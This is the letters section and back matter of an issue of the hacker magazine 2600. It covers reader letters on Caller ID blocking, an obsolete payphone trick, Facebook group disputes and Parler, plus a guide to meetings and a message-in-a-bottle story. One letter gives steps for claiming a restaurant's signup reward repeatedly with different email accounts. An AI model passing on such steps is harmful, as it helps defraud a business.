Brad

Just one of many adverse effects we've had on society over the years.

Dear *2600*:

I just wanted to send you guys an extra special thank you for managing to survive, pulling off the HOPE conference, and publishing another issue! When I didn't receive a Summer issue back in July, I figured it was just a delivery problem. I had no idea you guys were struggling until I read 37:2. But like all great hackers, you managed to adapt and survive.

We have been on varying degrees of lockdowns since March. So I haven't been able to work at my prison job. Hence, they haven't been paying me my measly monthly stipend, so I may not be able to renew my subscription for a bit. I will be back! I wanted to make sure you knew that I'm *not* lapsing due to lack of interest.

Your hard work doesn't go unappreciated. Thank you! Best of luck and I hope *2600* continues to survive and thrive in the future.

Dan N

We're happy to hear this but we also want to reassure our readers that we won't theorize as to why you didn't renew if and when that day comes.

Replies

Dear *2600*:

To l00n on SD cards and dead drops in the 37:2 letters: It's not really a good dead drop when folks drive up and take your whole drop to the CO for disposal.

Apinusu

This is indeed always a risk when dealing with payphones. The same thing literally happened with a bunch of mailbox dead drops last year when the new head of the post office was apparently trying to cut back on the use of mail. So many clandestine operations were thrown into confusion.

Dear *2600*:

I have read letters to publications all my life. It helps give me a chance to see different opinions of the topics of the issue. I have never written in because I haven't been moved to do so. However, after a letter in your 37:3 issue, I felt compelled.

The letter in question seems to justify the killing of George Floyd by police because he "wasn't a good person." Where's the compassion for our fellow humans? If someone, for whatever reason, is considered a "bad person," that is *not* justification for death. Especially not at the hands of police. If we are to decide that someone cannot be rehabilitated into society, that is a decision that must be made in the courts, with lots of chances to review the ruling. Even then, lifetime incarceration may be better than death. If death is to be administered after the hard choice has been made, it should be done humanely with as little pain as possible, not administered by a knee to the neck in the middle of the street!

The punishment must fit the crime. Police are supposed to protect all citizens, good or bad, and it should be their goal to not kill anyone, innocent or guilty. Breaking the law should not be enough reason for police to kill. Police, as with all professions, should strive to get better, they should be reviewed by an independent citizens' board, and that should not be controversial - yet it is.

Hack the planet and its systems to improve life for every living thing. Thanks.

JMG

These basic guidelines remain controversial only because there are people who insist on *clinging to old, outdated, and uncivilized customs. Once these are cast away and we get used to a world where more thought is given to justice and fairness, we'll wonder how we ever considered the current system to be thought of as fair.*

Dear *2600*:

In response to Laughing Man (33:2, page 37):

I feel your pain brother, but *2600* is right. As a fellow introvert, you have to constantly put yourself in seemingly uncomfortable situations in order to push the boundaries. Otherwise, you're just sitting around writing letters to *2600*! I can't stand crowds, and oftentimes I find myself in a flop sweat waiting in line at the grocery store. If I was capable of reading minds, I would probably be agoraphobic. I realize I hate people, and it's not all people. I have friends; two really close friends, and I was married and have had other serious relationships. So I know how to modify my behavior when needed - to adapt to my environment, to roll with it, as they say. Does that make me a sociopath? Who the fuck knows? I mean, genuinely, it's not all fake. I empathize and sympathize, and I am able to put myself into the shoes of others. But to quote *Seinfeld*, Elaine says: "I will never understand people" to which Jerry replies: "They're the worst." So I get it. But you have to push beyond the fear and worry, and not overthink how uncomfortable the situation may make you feel. I grew up a latchkey kid myself and was interested in everything tech. My first console I actually owned was a NES, and I didn't cut my teeth until Windows 3.1. But I never liked Windows too much, or Mac for that matter. I was interested in trying to get Slackware to run on my overclocked 386, modifying *Enlightenment,* or tinkering with the SGI Indigo at work. I would much rather interface on a machine than talk to someone in person. Where the hell are the androids already! Dammitt!!! But you have inspired me to try and attend my first meeting - to at least talk to others that share my common interests. I mean, hell, there is probably even a 50/50 chance I will actually attend.

Hail and Farewell to Britain.

CraiglistKiller12

Many of us are actually part of a very social group of antisocial people.

Bypassing the System

Dear *2600*:

Is there any way that a phone call made with an iPhone that has the "Show Number" function turned off in "Settings" could have the originating number still be detectable? For example, if a woman has children with an abusive husband and she is forced by court order to arrange supervised visits for the kids, can her ex find out the number she is calling from even with the "Show Number" function turned off?

John

*Unfortunately, the answer is yes, but it's not necessarily easy. Caller ID data is sent even when it's blocked by the caller. It's just not displayed to the called party. Getting that data would be a challenge, but it is possible with the right connections, particularly within a phone company. A simpler method involves getting the person to call a toll-free number (800, 888, 877, etc.) where Caller ID blocking is ineffective. Assuming the called party has access to the phone being called (or the billing information), the phone number will be displayed regardless of whether or not *67 was dialed to block Caller ID from being sent. There are many cheap services that allow someone to buy a toll-free number and forward it to any phone number they want. The best way to keep the phone number from leaking through this method is to never call toll-free numbers from the phone you're trying to keep secret. And, of course, this isn't even addressing all of the possibilities involving social engineering, going through the trash, etc., not to mention the user entering the phone number into forms and databases that inevitably get compromised.*

Dear *2600*:

What was happening when we did this trick to get free calls from payphones? I never thought of this as "hacking" until I read *Permanent Record*, but in the 80s, my friends and I had a trick for making free calls. We would take a straightened paper clip and put one end through the center hole of the mouthpiece, and then make contact with one of the screws holding the phone enclosure together. We would then be able to make a call. I suspect we were grounding the microphone, but how was that allowing us to make a call? Why did that work? If I recall correctly, it stopped working around 1990.

Jed

This trick was actually demonstrated in the movie War Games *at the beginning. It only worked on a type of payphone that hasn't existed in ages: the non-dialtone-first model. You had to insert a coin in order to get a dialtone. You would then be able to dial local calls. The paper clip trick fooled the phone into thinking a coin had been inserted, allowing the same level of access. We may have some details wrong, but we believe you had to keep the paper clip inserted until you finished dialing and the called party picked up. We're told that many phones of that era had noticeably wider holes in the mouthpiece where numerous paper clips had been stuck at some point.*

Dear *2600*:

Here's a free food hack, thanks to Taco Bell's free $5 Cheesy Chalupa Box with new user signup.

1) Download Taco Bell mobile app.
2) Sign up with email.
3) Redeem by tapping the "My Rewards" tab on the bottom of the app, then the "My Rewards" button.
4) Sign out.
5) Sign up with different email.
6) Profit.

Tyler

If this is how you define victory, then who are *we to say otherwise?*

Dedication

Dear *2600*:

So, I'm in my local Barnes and Noble, over by the "technology" section of the magazines, which is where I usually find my copies of *2600*. Can't find a copy of the magazine anywhere. I go to the *2600* website and read about the distribution issues. Mind you, about two months ago, I was able to purchase a copy of *2600* from this very stand.

So, I stroll down the racks of magazines and end up by the "science and nature" section (seven racks away). You'll never guess what I find on the bottom row of the top shelf staring me in the face.

I see an Anonymous individual with a clear police shield with their fist in the air.

How does Barnes and Noble expect to sell copies if they don't keep them in the same spot where we have come to expect they will be?

You should take a page from the *Linux Pro* magazine playbook and create a DVD with your entire catalog of *2600*. *Linux Pro* did this for their November 2020 magazine. When you do, please allow us to purchase it via snail mail.

I've been hesitant about subscribing because I didn't want to end up on some government list. Cash purchases in the bookstore seemed the better way to go and not be tracked.

I wish you all the best and hope you are able to continue publishing. You are most definitely a worthy cause to be donated to.

Maybe we'll even get to see you at a gathering on the other side of this pandemic.

Tt Engineer

Thanks for putting in all the effort to track us down when so many circumstances band together to make that difficult. We know it's not Barnes and Noble policy to keep us in random sections. It's possible some employee simply thought "science and nature" was the best fit for us, perhaps overlooking "technology" as the most appropriate section. Usually, letting them know this is enough to fix the problem.

We've never shared our mailing list with any government agency. Theoretically, it's possible the post office could physically go through the thousands of copies we send out on the day we send them and jot down everyone's name and address, but that really seems like more work than anyone would want to put in, not to mention the fact that reading our magazine is more a testament to one's intelligence than an indication of any criminal intent. But then, we're biased.

Dear *2600*:

According to an FBI statement posted on Twitter, "The FBI is aware that a cipher attributed to the Zodiac Killer was recently solved by private citizens. The Zodiac Killer terrorized multiple communities across Northern California, and even though decades have gone by, we continue to seek justice for the victims of these brutal crimes."

Tedd

Hey FBI, you're welcome?

Suggestions

Dear *2600*:

So have you guys thought about offering the deal that you did back in 88 or 89, I believe? Lifetime subscription for $260? I wish I would have done it, however I was a high school kid with a job paying $3.15 an hour. Always loved your magazine, and still do.

So what do you guys thing about this? Hook me up with a lifetime subscription, and in return I will put a Pirate Skull with bones with #2600 underneath on my Powered Parachute aka PPC. I do a lot of flying, and would definitely get a lot of exposure.

Also, do you guys look for articles to be written maybe talking about the good old days with the BBS, and war dialing? Back then, we didn't have the Internet; it was strictly Old Skool reading articles and actually trying techniques. I'd love to write something.

Anyways, let me know what you guys think about the above. I think it would be awesome, and I'd definitely get you guys some pictures/video if you go for it. I'd even throw in the $260 offer from back then as a bonus!

Damien

Our lifetime subscription deal is basically the same as it's ever been: $260 for every issue from now into the future.

We're not sure anyone would think of us when they see you flying through the air with the number 2600. It's an intriguing idea. But if you're going to throw in the $260 anyway, then what you're asking is if it's OK for you to put this on your PPC, which is just fine and dandy with us.

As for articles, we most definitely would like to see some that focus on memories from the old days. They're completely relevant to today and often the similarities to current technology and hacking styles are profound.

Dear *2600*:

Update the digital editions page! It is one release behind!

j

Sent minutes after the new issue was released. We wouldn't have it any other way.

Dear *2600*:

Congrats for keeping the mag alive and running! I enjoyed the conference in its altered format and, while the year's challenges no doubt continue, I'm happy that you have so far been able to adapt and keep on trucking.

On the topic of adapting to continued change; I'm a reader since the mid 90s. I love print - I like tangible - I like collecting them.... But if I'm honest, the printed copy is getting too small for me to read and the physical distribution of the mag (I assume) is going to be an ongoing issue. I'm curious if there's been any thought given to the magazine dropping the printed edition and going fully electronic. I have no doubt the mag would continue on strongly in terms of readers and also wonder if the subscription base might actually increase.

On another topic, I would love to see more articles that include radio communication-related topics. Amateur radio in particular has a bad rep for a variety of reasons, both false and earned, but is frankly hardcore DIY/hacker ethic-oriented when it comes down to it. Just a thought.

Willy

We're very open to articles that touch upon radio communications. Hopefully, there are people out there willing to send us some. There is most definitely a crossover between these communities.

The print format is here to stay. We will always adapt and offer new formats, as we've been doing for quite a while now. But there's always going to be a desire for something tangible on paper and, surprisingly to some, paper seems to outlast digital collections. We feel it's important to embrace the old with the new.

Facebook Fun

Dear *2600*:

We should all simultaneously decide we want to download Facebook/Instagram account backups (www.facebook.com/help/212802592074644). I wonder what it would do? Would they get the *signal?*

Brad

We're not sure what signal precisely you want to send them, but we like the sentiment behind trying to create as much havoc on Facebook as humanly possible. However, we suspect the result would simply be a longer delay in getting the info you're requesting from them. But that's no reason not to try, and certainly everyone should be getting that info on a regular basis anyway.

Dear *2600*:

I belonged to the group "Hacker Quarterly." I enjoyed the posts in there. Today I added a post for a friend about the Facebook white screen of death. I could not figure it out because anything I suggested did not work. The post had to be approved. It was declined and I was booted out of the group. Why? I am not someone who causes problems. I just want to learn.

C

We have very little idea what any of this is about. Our three Facebook groups are fairly independent and we try to stay away from the inevitable drama that seems to appear whenever Facebook is involved. If all you did was try to post an innocent story about something and you got kicked out after it was declined and there's literally nothing else to the story, then that seems unfair. We suggest joining one of the other groups instead. (You can find all three under the word "Magazine" at the 2600 website.)

Dear *2600*:

Need an admin.

Loren

Don't we all?

Dear *2600*:

I was getting trolled and hassled by the other admin, and in the end it was too much hassle so I blocked him. He is banning me on a monthly basis. Can you sort this out for me, as I get a lot of value from this group, I play nice and respectfully, but don't feel I should have to take his trolling.

I should add that he has never attempted to discuss any issues he has with me privately, and even though I asked him what was up, just got kicked in the guts in return.

NoName

You've put into words far better than we ever could have hoped just why we stay away from Facebook. We're not getting involved in your little feud. And if you're actually an admin of one of our groups, you should already know how to handle conflicts, as should the other guy if he's also an admin. How can users be expected to behave in a mature manner if admins can't manage this?

We need level-headed people to run these groups or it's not worth having them. You can't be bickering amongst yourselves or any of the participants. You need to set an example if you want to do this. That goes for all of the groups and admins. And, in case it's not apparent, we do appreciate the time and effort that people put in who truly want to run something worthwhile. But we have way more than enough to keep us occupied without getting pulled into these conflicts.

Dear *2600*:

I keep getting muted from the *2600* group without explanation. What am I doing wrong here?

Joel

Asking here is the first thing you're doing wrong. Considering there are literally tens of thousands of participants, you won't always get the personal attention you may deserve. That said, you should be able to inquire or contact an admin to get an explanation. Assuming you're remaining civil, there's no reason you shouldn't get some kind of explanation for the fate that's befallen you. We do hope it can be resolved and that tomorrow will be a brighter day.

Dear *2600*:

Unfortunately, I've been blocked for seven days from posting for no apparent reason. I would like to read the guidelines as suggested, but when I go to read them, it says the post has been removed or deleted. Can someone please send me the guidelines and, if possible, tell me which I violated? I thought I posted a supportive humorous meme, but I'd like to follow the rules. So could you please have someone tell me what happened or at least help me understand how I should be interpreting them? Thank you.

Joe

We can suggest to all admins that guidelines be posted and that reasons are given for such actions. But we don't expect them to enter into extended *discussions about such cases, as these things already take up an awful lot of their time.*

Dear *2600*:

Someone in this group reported me and got my account blocked for 24 hours over something that wasn't even that serious. I'm unhappy about that and I've never ever had someone do something so petty.

Phillip

You've lived a good life then.

Dear *2600*:

[nonchalant]

Oh no... you can't use Parler anymore.... Installing an AP via an .apk is so hard... and where will the back end of the website run now that there is no AWS. You're *sooooo* repressed that you still hang out on Facebook and are complaining about how a certain Cult of Personality's "First Amendment rights were violated."

[/nonchalant]

This is supposed to be a group of smart intelligent people who are interested in hacking, social engineering, technology, and the effects politics have on tech when some political tightwad is upset that guys like us make fun of them online! And you're upset you can't use a social media platform popular with guys named "Baked Potato." Did 4chan /pol/ go offline?

Are you really that committed to the downfall of the United States that you are willing to support a social media platform that appeals to the worst people in this country or even the world? No, really? Are you? I get there are folks who live outside of the United States who'd like to see us go up in a mushroom cloud. I just want to know what I'm getting into here, especially since last night Facebook reminded me that one of the local community groups I was part of was full of people who aren't hackers, social engineers, or computer enthusiasts who live in my own backyard who were upset they couldn't hang out on MeinSpace. (And these people are really lost, considering they are going all in with it and there is no saving them now, especially since I was banned from that group because I didn't actually think they were serious in throwing their lives away for a felonious despot who has been holding the tech industry hostage for the past few years.)

Your participation on sites like Parler is doing a disservice to everyone, even guys like us who like to tinker with computers, brains, and door locks. It's not rebellious. It's not punk. It's outright sedition. We should not permit anyone to use our skills for the detriment of our own welfare. This is stuff that actually does harm, not cheating the phone company out of 35 cents on a payphone. If you're part of any plot against this country, which, despite its many flaw and terrible atrocities, has permitted us the tools and the means to publish a magazine and allowed for a company to be set up to create a service like Facebook where we can have these conversations. Yeah, the things that governments and corporations do suck, but I won't let someone use violence and hate. We are a group of smart intelligent people. We should act like it. We should not support anyone who uses our skills to destroy opportunities for others to do hacks. If you want to not do that anymore, proceed to Parler.

Jason

This was addressed to some of our Facebook group members. At press time, Parler was no longer in service. We're not mourning its loss and don't believe it ever offered anything of value. We would certainly like to see alternative social media sites that aren't batshit crazy, as having everyone using only a couple of different sites is far from ideal.

Dear *2600*:

So what things have others been falsely accused of since they know about computers? So far, I have been accused of hacking at least three Facebook accounts, one iTunes account, and one bank account. Most of these come from my ex with zero proof.

Tom

We like how the order of importance begins with Facebook and ends with banks. That about illustrates priorities today. It also seems like your ex is more of an issue than any knowledge you have with computers. Of course, there's nothing unusual about any of this. People who don't understand technology will always be suspicious of those who do. If you explore, discover things, and question the rules, you're almost guaranteed to be viewed with suspicion. This can be really annoying and even damaging in the wrong environment. But here in the hacker world, it's the sort of thing that's welcomed. So whether it's through these pages or people you hang out with locally or online, we hope the value of the hacker community is never taken for granted.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind.
As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99,
Middle Island, NY 11953 USA

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
flyko, TheDave

Paper Edition Layout and Design
typ0

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.,
P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. & Canada - $29 individual,
$50 corporate (U.S. Funds)
Overseas - $41 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2020 are $29 per year or $7.25 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.,
P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

"This is the time. And this is the record of the time." - Laurie Anderson

"Reality is that which, when you stop believing in it, doesn't go away" - Philip K. Dick

"The problem is not that there is evil in the world. The problem is that there is good. Because otherwise, who would care?" - V.M. Varga, 2011

"The good thing about science is that it's true whether or not you believe in it."
- Neil deGrasse Tyson

2600 MEETINGS - 2020

2600 meetings remain suspended, due to the continuing COVID-19 crisis. We know this is super frustrating and disappointing for everyone, but we aren't going to do anything that puts your health - or that of the people you live with - in jeopardy. Please be patient - we're getting close to the end of this crisis. Getting vaccinated will definitely help us all get there.

But this time doesn't have to go to waste. Of course, virtual meetings through Zoom or irc.2600.net can be fun, but the whole point of *2600* meetings is to get away from being online for a few hours and actually meet some people in person. That's the whole magic that our meetings have been known for since 1987. What we can be doing during this time off is restructuring and improving for the day we all come back.

UPDATE FOR 2021: We're almost to the point where meetings can resume in some areas. We expect to be able to start listing some in our next issue. But there are a few caveats. First and most obviously, conditions need to be safe, meaning that the location of the meeting has been fully reopened and infection rates have become negligible. Second, we must actually hear from people coordinating the meeting in question. So far, we've only gotten check-in emails from a handful, which is what we expected at this early stage. But to be listed on the site and in the magazine, coordinators need to either email meetings@2600.com with details or DM us on Twitter (@2600Meetings).

This is also a good time to plan for new meetings. If you have an idea for one in a place where there wasn't one before, you can use the same methods as above to let us know your plans. As for everyone else who's interested, now is a great time to come up with ideas on how we can do things better. *2600* meetings have existed for over 30 years now but that doesn't mean they can't change and evolve.

We do have some guidelines:

1) We meet in a public area. Nobody is excluded. There is no admission charge or dues of any sort. It's preferable to have meetings in as open a spot as possible rather than behind closed doors. This ensures that new people who don't know about the meetings will be drawn in. We have nothing to hide and we don't presume to judge who is worthy of attending and who is not.

2) We act in a responsible manner. We don't do illegal things and we don't cause problems for the place we're meeting in. *Most 2600* meetings are welcomed by the establishments we choose.


3) We meet on the first Friday of the month between 5 pm and 8 pm local time. While there will always be people who can't make this particular time, the same will hold true for *any* time or day chosen. By having all of the meetings on the same day, it makes it very easy to remember, opens up the possibility for inter-meeting communication, and really causes hell for the federal agencies who want to monitor everything we do. (Meetings can have slight variations on the time and we make exceptions on the meeting day in those countries where the dominant customs prohibit meeting on Fridays.)

4) While meetings are not limited to big cities, most of them take place in large metropolitan areas that are easily accessible. While it's convenient to have a meeting in your home town, we encourage people to go to meetings where they'll meet people from as wide an area as possible. So if there's a meeting within an hour or two of your town, go to that one rather than have two smaller meetings fairly close to each other. You always have the opportunity to get together with "home town hackers" any time you want.

Follow @2600Meetings on Twitter to find out when meetings will resume.
Stay safe!

2600 and the Club-Mate Bottle
A Transatlantic Saga

This is the bottle before it was dropped in the middle of the Atlantic Ocean on December 11, 2018.



2600

The Hacker Quarterly

P.O. Box 752, Middle Island, NY 11953 USA +1 631 751 2600

Greetings,

You have found our message in a bottle, which was dropped in the middle of the Atlantic Ocean on December 11th, 2018 from the Queen Mary 2 on its voyage from New York to England. We will award you the equivalent of US$ 1000 if you contact us with the contents of this message. In addition, we will also donate the equivalent of US$ 1000 to an organization of your choice that helps to keep our oceans clean. (We feel a bit guilty for having dropped a bottle into the ocean, but we also thought the resulting communications might be worth it.) While it's likely this bottle will never be found, it's also possible this will serve as a small time capsule from one point in history to another. 2018 is proving to be a pivotal and volatile year in our history and we hope that anyone reading this in the future (whether in two weeks or 500 years) will have learned from our mistakes and made some great advancements. In case it's not clear or you're in a year where nobody remembers, 2600 *Magazine* is a publication by, for, and about computer hackers. We test technology, question authority, and push the limits. Hopefully people still do that whenever this message is read. And if we're still around, the address above should work if we've kept paying for the post office box. You can also try reaching us via email (if that still exists) at addresses like info@2600.com, webmaster@2600.com, and i-found-a-bottle-in-the-ocean@2600.com. The phone number above should also still work if phones exist and we've kept paying the bill. We've put this message inside one of our prepaid envelopes (which won't work outside of the United States incidentally) in order to protect the letters from fading in the inevitable sunlight the bottle will be exposed to. And speaking of the bottle, don't feel too bad if you broke it to get to this message. We sympathize with your eagerness. But we were quite proud of this bottle and its cap, which apparently helped keep water out quite effectively. It once contained a beverage known as Club-Mate, which is a German energy drink. (Perhaps remnants of its labels on the bottle are still visible.) We thought we might get a bit more mileage out of the bottle by tossing it overboard and seeing what happened.


Anyway, that's about the whole story. We'll be astounded if anyone actually reads this in our lifetime - and our descendants will also be a bit surprised since we don't plan on telling them. Whatever the scenario, you have some real history in your hands (or tentacles, etc. if the humans are no longer around).


The *2600* Team of Mischief and Exploration

This is the note that was stuffed inside.

2600 and the Club-Mate Bottle
A Transatlantic Saga


Here is where the bottle was found on February 2, 2020 in the Bay of Littlelure, Shetland by Henry Anderton. The label had washed off but the glass bottle was otherwise unscathed and the contents completely dry.





